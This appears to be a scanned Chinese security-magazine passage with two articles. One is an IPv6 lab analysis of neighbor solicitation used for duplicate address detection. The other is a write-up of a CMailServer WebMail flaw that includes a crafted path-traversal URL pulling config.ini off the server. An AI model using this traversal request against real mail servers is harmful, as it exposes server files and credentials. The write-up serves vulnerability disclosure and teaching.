


图 7

我们继续看下去，图 8 所示是一个 NA 数据包。很可惜，当我们以为这是回应上个 NS 的 NA 数据包时，它说它不是。请注意，这个 NA 数据包在它的 Flags 信息里的 S 位被置为 0，说明这是个主动发送的 NA 数据包，其源是 R1 的 Ethernet0/1 的链路本地地址 fe80::ce00:12ff:fe6c:1，目标地址是所有节点的组播地址 ff02::1。在 RFC 文档中定义 NA 作为 NS 的响应消息或者主动发送消息以传播信息，其源地址是任何有效的发送接口的单播地址，目的地址是请求方的源地址，说明这是个正常的 NA 消息。

```
Ethernet II, Src: cc:00:12:6c:00:01 (cc:00:12:6c:00:01), Dst: IPv6mcast_00:00:00:01 (33:33:00:00:00:01)
  Destination: IPv6mcast_00:00:00:01 (33:33:00:00:00:01)
  Source: cc:00:12:6c:00:01 (cc:00:12:6c:00:01)
    Type: IPv6 (0x86dd)
Internet Protocol Version 6
  0110 .... = Version: 6
    .... 1110 0000 .... .... .... .... .... = Traffic class: 0x000000e0
    .... .... .... 0000 0000 0000 0000 0000 = Flowlabel: 0x00000000
    Payload length: 32
    Next header: ICMPv6 (0x3a)
    Hop limit: 255
    Source: fe80::ce00:12ff:fe6c:1 (fe80::ce00:12ff:fe6c:1)
    Destination: ff02::1 (ff02::1)
Internet Control Message Protocol v6
    Type: 136 (Neighbor advertisement)
    Code: 0
    Checksum: 0x3c54 [correct]
  Flags: 0xa0000000
      1... .... .... .... .... .... .... .... = Router
      .0.. .... .... .... .... .... .... .... = Not adverted
      ..1. .... .... .... .... .... .... .... = Override
    Target: fe80::ce00:12ff:fe6c:1 (fe80::ce00:12ff:fe6c:1)
  ICMPv6 option (Target link-layer address)
```

图 8

我们同样在 R2 上可以看到这种的现象，如图 9 所示，R2 同样向自己的节点请求多播地址发送了源为全 0 的异常 NS 消息，并向 ff02::1 发送了正常 NA 消息。

91 57.444309	::	ff02::1:ff24:1	ICMPv6	Neighbor solicitation
92 57.444333	::	ff02::1:ff24:1	ICMPv6	Neighbor solicitation
93 57.643674	::	ff02::16	ICMPv6	Multicast Listener Report Message v2
94 57.643699	::	ff02::16	ICMPv6	Multicast Listener Report Message v2
95 58.006371	cc:00:05:6c:f0:01	Spanning-tree-(for-bri	STP	Conf. Root = 32768/0/cc:00:06:6c:00:(
96 58.012215	cc:00:05:6c:f0:02	Spanning-tree-(for-bri	STP	Conf. Root = 32768/0/cc:00:06:6c:00:(
97 58.464419	fe80::ce00:11ff:fe24:1	ff02::1	ICMPv6	Neighbor advertisement
98 58.464445	fe80::ce00:11ff:fe24:1	ff02::1	ICMPv6	Neighbor advertisement

图 9

带着这个疑问，我又尝试从 R1 向 R2 发送 ping 包，以证明 R1 和 R2 是连通的，如图 10 所示，R1 顺利 ping 通了 R2。




图 10

图 11 是 R1 ping R2 期间协议分析器所抓取的消息。R1 向 R2 的节点请求多播地址 ff02::1:ff24:1 发送了 NS 消息，其源是自己的 Ethernet0/1 链路本地地址 ff80::ce00:12ff:fe6c:1。而 R2 很快回复了 R1 的邻居建立请求。图 12 是一个 NA 消息的详细信息，其 S 位被置为 1，并且其源地址是 R2 的链路本地地址 ff80::ce00:12ff:fe24:1，目的地址是 ff80::ce00:11ff:fe6c:1，说明这的的确确是一个回复 R1 的邻居请求的 NA 消息。

```
42 30.275382   fe80::ce00:12ff:fe6c:1  ff02::1:ff24:1          ICMPv6  Neighbor solicitation
43 30.275406   fe80::ce00:12ff:fe6c:1  ff02::1:ff24:1          ICMPv6  Neighbor solicitation
44 30.292123   fe80::ce00:11ff:fe24:1  fe80::ce00:12ff:fe6c:1  ICMPv6  Neighbor advertisement
45 30.292144   fe80::ce00:11ff:fe24:1  fe80::ce00:12ff:fe6c:1  ICMPv6  Neighbor advertisement
46 30.300513   fe80::ce00:12ff:fe6c:1  fe80::ce00:11ff:fe24:1  ICMPv6  Echo request
47 30.300532   fe80::ce00:12ff:fe6c:1  fe80::ce00:11ff:fe24:1  ICMPv6  Echo request
48 30.304594   fe80::ce00:11ff:fe24:1  fe80::ce00:12ff:fe6c:1  ICMPv6  Echo reply
49 30.304609   fe80::ce00:11ff:fe24:1  fe80::ce00:12ff:fe6c:1  ICMPv6  Echo reply
50 30.308693   fe80::ce00:12ff:fe6c:1  fe80::ce00:11ff:fe24:1  ICMPv6  Echo request
51 30.308710   fe80::ce00:12ff:fe6c:1  fe80::ce00:11ff:fe24:1  ICMPv6  Echo request
```

图 11

```
Frame 44 (86 bytes on wire, 86 bytes captured)
Ethernet II, Src: cc:00:11:24:00:01 (cc:00:11:24:00:01), Dst: cc:00:12:6c:00:01 (cc:00:12:6c:00:01)
  Destination: cc:00:12:6c:00:01 (cc:00:12:6c:00:01)
  Source: cc:00:11:24:00:01 (cc:00:11:24:00:01)
  Type: IPv6 (0x86dd)
Internet Protocol Version 6
  0110 .... = Version: 6
  .... 1110 0000 .... .... .... .... .... = Traffic class: 0x000000e0
  .... .... .... 0000 0000 0000 0000 0000 = Flowlabel: 0x00000000
  Payload length: 32
  Next header: ICMPv6 (0x3a)
  Hop limit: 255
  Source: fe80::ce00:11ff:fe24:1 (fe80::ce00:11ff:fe24:1)
  Destination: fe80::ce00:12ff:fe6c:1 (fe80::ce00:12ff:fe6c:1)
Internet Control Message Protocol v6
  Type: 136 (Neighbor advertisement)
  Code: 0
  Checksum: 0xa141 [correct]
  Flags: 0x60000000
    0... .... .... .... .... .... .... .... = Not router
    .1.. .... .... .... .... .... .... .... = Solicited
    ..1. .... .... .... .... .... .... .... = Override
  Target: fe80::ce00:11ff:fe24:1 (fe80::ce00:11ff:fe24:1)
  ICMPv6 option (Target link-layer address)
```

图 12

R1 发送了源为自己链路本地地址，目标为 R2 的多播节点请求地址的 NS 数据包后，R2 也回应了源为其链路本地地址，目的为 R1 链路本地地址的 NA 数据包。R1 和 R2 通过 NS、NA 消息建立邻居后，R1 开始发送 ping 包，R2 在收到来自 R1 的 ping 包后发送确认消息。这里的 NS、NA 都是正常的，符合我们对 NS、NA 数据包的通常理解。

深入剖析

也许读者认为这是路由器异常而导致的效果。对此，我做了多次实验，尝试断开两边的接口后再连上；尝试为 R1、R2 配置全局单播路由；尝试刷新路由器的 ISO 版本，但是实验证明，只要 R1、R2 试图接入一条链路中时，它就会发送这种异常的 NS 消息。

这里我们可以联想到 IPv4 的一个功能——“无故 ARP”。主机在接入链路时会发送以自己的 IPv4 地址为目标的 ARP 请求，如果没有收到回复则说明链路上没有使用此 IPv4 地址，主机可以正常使用。如果收到来自其他主机的回复就说明 IPv4 地址冲突。

无故 ARP 运作过程和这里的异常 NS 消息十分相似，唯一不同的是，IPv4 发送的目标地址是自己的单播地址，IPv6 发送的是自己的节点请求地址。这里存在一个假设，如果一个链路本地具有通过 MAC 到 EUI64 转换法导出的接口 ID，此接口 ID 被认为是唯一的，那么其他使用相同接口 ID 的地址也被认为是唯一的。也就是说，如果 R1 的节点请求地址是唯一的，那么也可以认为它的链路本地地址是唯一的。

于是我们可以利用原来的拓扑再做这样一个实验，在 R1、R2 上依旧打开 IPv6 功能，但给 R1 和 R2 的 Ethernet0/1 配上相同的 2001::1/64 的全局单播地址，以查看实验现象。

图 13 是 R2 发送的异常 NS 消息，图 14 是 R1 发送的 NA 消息。R2 在接入链路时发送了这个异常 NS 消息，其源未指定地址，目标地址是 ff02::1:ff00:1，即 R2 的 Ethernet0/1 接口的节点请求地址(此地址是通过其全局单播地址计算的)。由于 R1 在 R2 之前已经使用了 2001::1 这个地址，并且加入了 ff02::1:ff01:1 这个组播地址，所以 R2 能收到 R1 的邻居请求消息，于是 R1 立刻发送了一个 NA 消息，向所有节点通告自己的全局单播地址（如果没有配置的话就是自己的链路本地地址），R1 的这个 NA 消息是发送给所有节点的，而不是回复给 R2，因为这里的 S 位依旧被置为 0。R1 收到了 NS 请求，但其源是不指定的，所以 R1 不知道回复谁，不过它知道链路上已经有节点打算使用自己的地址，于是 R1 向所有节点通告声明：“我在 ff02::1:ff01:1 这个组里！”潜台词就是：我已经用了 2001::1 这个地址，你们就不要用了！R2 收到这样的 NA 消息就知道，2001::1 这个地址已经在链路里有节点使用了，所以不会使用此地址，更不会出现本文开头我们看到的现象：R2 在发送了异常 NS 消息后，在极短时间内就发送了 NA 消息，向所有节点通告自己的链路地址。

```
Frame 310 (78 bytes on wire, 78 bytes captured)
Ethernet II, Src: cc:00:02:3c:00:01 (cc:00:02:3c:00:01), Dst: IPv6mcast_ff:00:00:01 (33:33:ff:00:00:01)
  Destination: IPv6mcast_ff:00:00:01 (33:33:ff:00:00:01)
  Source: cc:00:02:3c:00:01 (cc:00:02:3c:00:01)
  Type: IPv6 (0x86dd)
Internet Protocol Version 6
  0110 .... = Version: 6
  .... 1110 0000 .... .... .... .... .... = Traffic class: 0x000000e0
  .... .... .... 0000 0000 0000 0000 0000 = Flowlabel: 0x00000000
  Payload length: 24
  Next header: ICMPv6 (0x3a)
  Hop limit: 255
  Source: :: (::)
  Destination: ff02::1:ff00:1 (ff02::1:ff00:1)
Internet Control Message Protocol v6
  Type: 135 (Neighbor solicitation)
  Code: 0
  Checksum: 0x5aa5 [correct]
  Target: 2001::1 (2001::1)
```

图 13

```
Frame 312 (86 bytes on wire, 86 bytes captured)
Ethernet II, Src: cc:00:17:f8:00:01 (cc:00:17:f8:00:01), Dst: IPv6mcast_00:00:00:01 (33:33:00:00:00:01)
  Destination: IPv6mcast_00:00:00:01 (33:33:00:00:00:01)
  Source: cc:00:17:f8:00:01 (cc:00:17:f8:00:01)
  Type: IPv6 (0x86dd)
Internet Protocol Version 6
  0110 .... = Version: 6
  .... 1110 0000 .... .... .... .... .... = Traffic class: 0x000000e0
  .... .... .... 0000 0000 0000 0000 0000 = Flowlabel: 0x00000000
  Payload length: 32
  Next header: ICMPv6 (0x3a)
  Hop limit: 255
  Source: 2001::1 (2001::1)
  Destination: ff02::1 (ff02::1)
Internet Control Message Protocol v6
  Type: 136 (Neighbor advertisement)
  Code: 0
  Checksum: 0xb2a1 [correct]
  Flags: 0xa0000000
    1... .... .... .... .... .... .... .... = Router
    .0.. .... .... .... .... .... .... .... = Not adverted
    ..1. .... .... .... .... .... .... .... = Override
  Target: 2001::1 (2001::1)
  ICMPv6 option (Target link-layer address)
```


图 14

节点加入一条链路之初发送的 NS 消息并不是为了和其他节点建立邻居关系，而是为了进行地址冲突检测。所有节点在一开始并没有建立任何邻居关系，它们只有在必须时才试图建立邻居关系，这可以很好地解释 R1 第一次尝试 ping R2 的时候，R1 会向 R2 发送正常的 NS 消息以建立邻居关系，因为它们之前根本没有建立邻居关系。而且我认为 NA 是不会主动发送的，即使是一个节点改变了它的链路层地址，它也是先发送异常的 NS 消息，在确认了没有其他节点使用此地址时才发送 NA 通告，在一定的层面上讲，我们可以理解为每一个 NA 消息总是紧跟一个 NS 消息的，这个和 RFC 的解释存在一定的出入，RFC 上认为 NA 是会主动发送的，这里请读者辨证看待。

结 语

本文从一次 IPv6 实验中捕获的异常数据包出发，经过大量实验和查询相关资料探析出异常 NS 消息的功能。IPv6 把原 IPv4 需要 ARP 解决的地址冲突检测问题集成到了 ICMPv6 中，通过发送异常的 NS 消息进行检测(这里我更愿意称它为 IPv6 的无故 ARP 消息)。在理解了异常 NS 消息的功能后，我们发现在基于二层的网络攻击中可以通过组包软件发送大量的异常 NS 消息快速嗅探出网络拓扑。因此，出于网络安全考虑，建议大家今后在配置 IPv6 地址时使用 EUI64 转换法配置地址。

前置知识：无
关键词：漏洞、CMailServer、远程下载



CmailServer 远程任意文件下载漏洞

文/图 爱无言

CMailServer 邮件服务器于 2000 年 8 月问世，是基于 Windows 平台的邮件服务器软件，支持互联网邮件收发、网页邮件收发(Webmail)、邮件杀毒、防垃圾邮件、邮件过滤、邮件监视、邮件备份、邮件转发、多域名邮件收发和邮件发送验证等功能，是目前国内非常流行的邮件服务器软件，也是下载量最大的邮件服务器软件。这段来自 CMailServer 邮件服务软件的帮助信息，告诉我们这款软件曾经是多么流行，自从 2006 年以后，这款出色的软件似乎就停止了升级。但自己在检测一台服务器的时候，发现其上竟然还安装有这款软件，于是决定研究一下。

CMailServer 邮件服务软件又名遥志邮件服务软件，其官方网站 http://www.yzsoft.com/上提供的版本为 5.4.6。我查询了一下，这个版本存在一个严重的远程溢出漏洞，不过似乎没有涉及脚本方面的漏洞，因为 CMailServer 邮件服务软件还是提供了很好的 WebMail 功能的。在 5.4.6 之前的版本中，CMailServer 邮件服务软件出现过很多的安全漏洞，其中涉及脚本，也就是 WebMail 方面的就有 SQL 注入漏洞，以及 XSS 跨站漏洞。在后期升级中，CMailServer 邮件服务软件的开发者好像加强了对 WebMail 的安全检查，修补了大量漏洞。现在，我们重新看一看能不能再次发现 CMailServer 邮件服务软件脚本方面的漏洞。

首先，通过网页申请一个新用户 test。这里说一下，CMailServer 邮件服务软件的 WebMail 功能主要采用与 IIS 相结合的方法来实现，而且是以 ASP 脚本为基础的 Web 应用程序，所以在使用上非常简单。

用 test 用户登录 CMailServer 邮件服务软件的 WebMail 系统，新建一封邮件，在收件人处填写 test 自己的邮箱地址。注意，此刻我们选择上传一个文件作为邮件的附件，原因大家稍后就知道了。邮件内容可以随意填写，之后发送该测试邮件。

很快，CMailServer 邮件服务软件的 WebMail 系统就接收到测试邮件，现在将鼠标移动到邮件附件的位置上，如图 1 所示。




图 1

注意看浏览器底部状态栏中显示出一个 URL 地址，其内容为："http://127.0.0.1/mail/ download.asp?urlOfAttach=%2Fmaildata%2Ftest%2F1259812019818%2F1%2FUCInputUrlList%2Edat"。这是一个典型的以文件名为参数的下

载调用，其中 urlOfAttach 所代表 的内容是一个文件名称。我们到安装有 CMailServer 邮件服务软件的服务器上看一下，如图 2 所示。




图 2

在服务器上，CMailServer 邮件服务软件创建了一系列的文件目录，以 webmaildownload 为主目录，下面是用户名目录，接着是一个随机数字目录，然后是邮件 ID 标号，最后就是该用户所有的邮件信息。我们可以清楚地看到，邮件信息被分为四个部分：body.txt、Head.txt、mail.eml、UCInputUriList.dat。这四个部分正好对应的就是 CMailServer 邮件服务软件的 WebMail 系统向用户提供的操作邮件的几个功能，如图 3 所示。




图 3

CMailServer 将用户的邮件拆解为不同的部分，以供用户下载邮件附件、邮件头信息以及原始邮件使用。将鼠标分别移动到图 3 黑色圈所在部分，查看浏览器底部状态栏对应的网址，就会发现这些网址的参数正好指向图 2 所对应的文件路径信息上。此刻，我们不得不怀疑，这种以文件名作为参数的方式是不是存在着一定安全隐患。在常见的对 Web 应用程序的安全测试中，通过修改参数的内容，就可以让程序返回指定的任意文件信息，从而造成远程服务器文件信息泄露漏洞。

现在，我们看一看刚才的网址“http://127.0.0.1/mail/download.asp?urlOfAttach=%2Fmaildata%2Ftest%2F1259812019818%2F1%2FUCInputUriList%2Edat”，其中的“%2F”就是“/”符号的编码，而“%2E”就是小数点的编码，为此，我们通过将跨目录符号组合“../”编码为“%2E%2E%2F”的方式，就可以跨越目录限制来测试一下，通过 CMailServer 邮件服务软件的 WebMail 系统能否下载服务器上的任意文件。

这里以下载 CMailServer 邮件服务软件安装根目录下的 config.ini 文件为例，我们重新构造网址为：“http://127.0.0.1/mail/download. asp?urlOfAttach=%2Fmaildata%2F%%2E%2E%2Fconfig%2Eini”。在浏览器中输入该网址，结果如图 4 所示。

没有任何错误，CMailServer 的 WebMail 系统轻松地让我们下载到了 config.ini 文件，一个典型的安全漏洞被发现了。其实，对于邮件服务软件来说，WebMail 功能是对用户体验的一个丰富，但安全隐患随之而来。由于 WebMail 的结构等同于一个 Web 应用程序，所以我们就可以将测试 Web 应用程序漏洞的技巧用来测试邮件服务软件的 WebMail。不要将思路仅仅固定在溢出等方面，思路决定出路，就是这个道理。

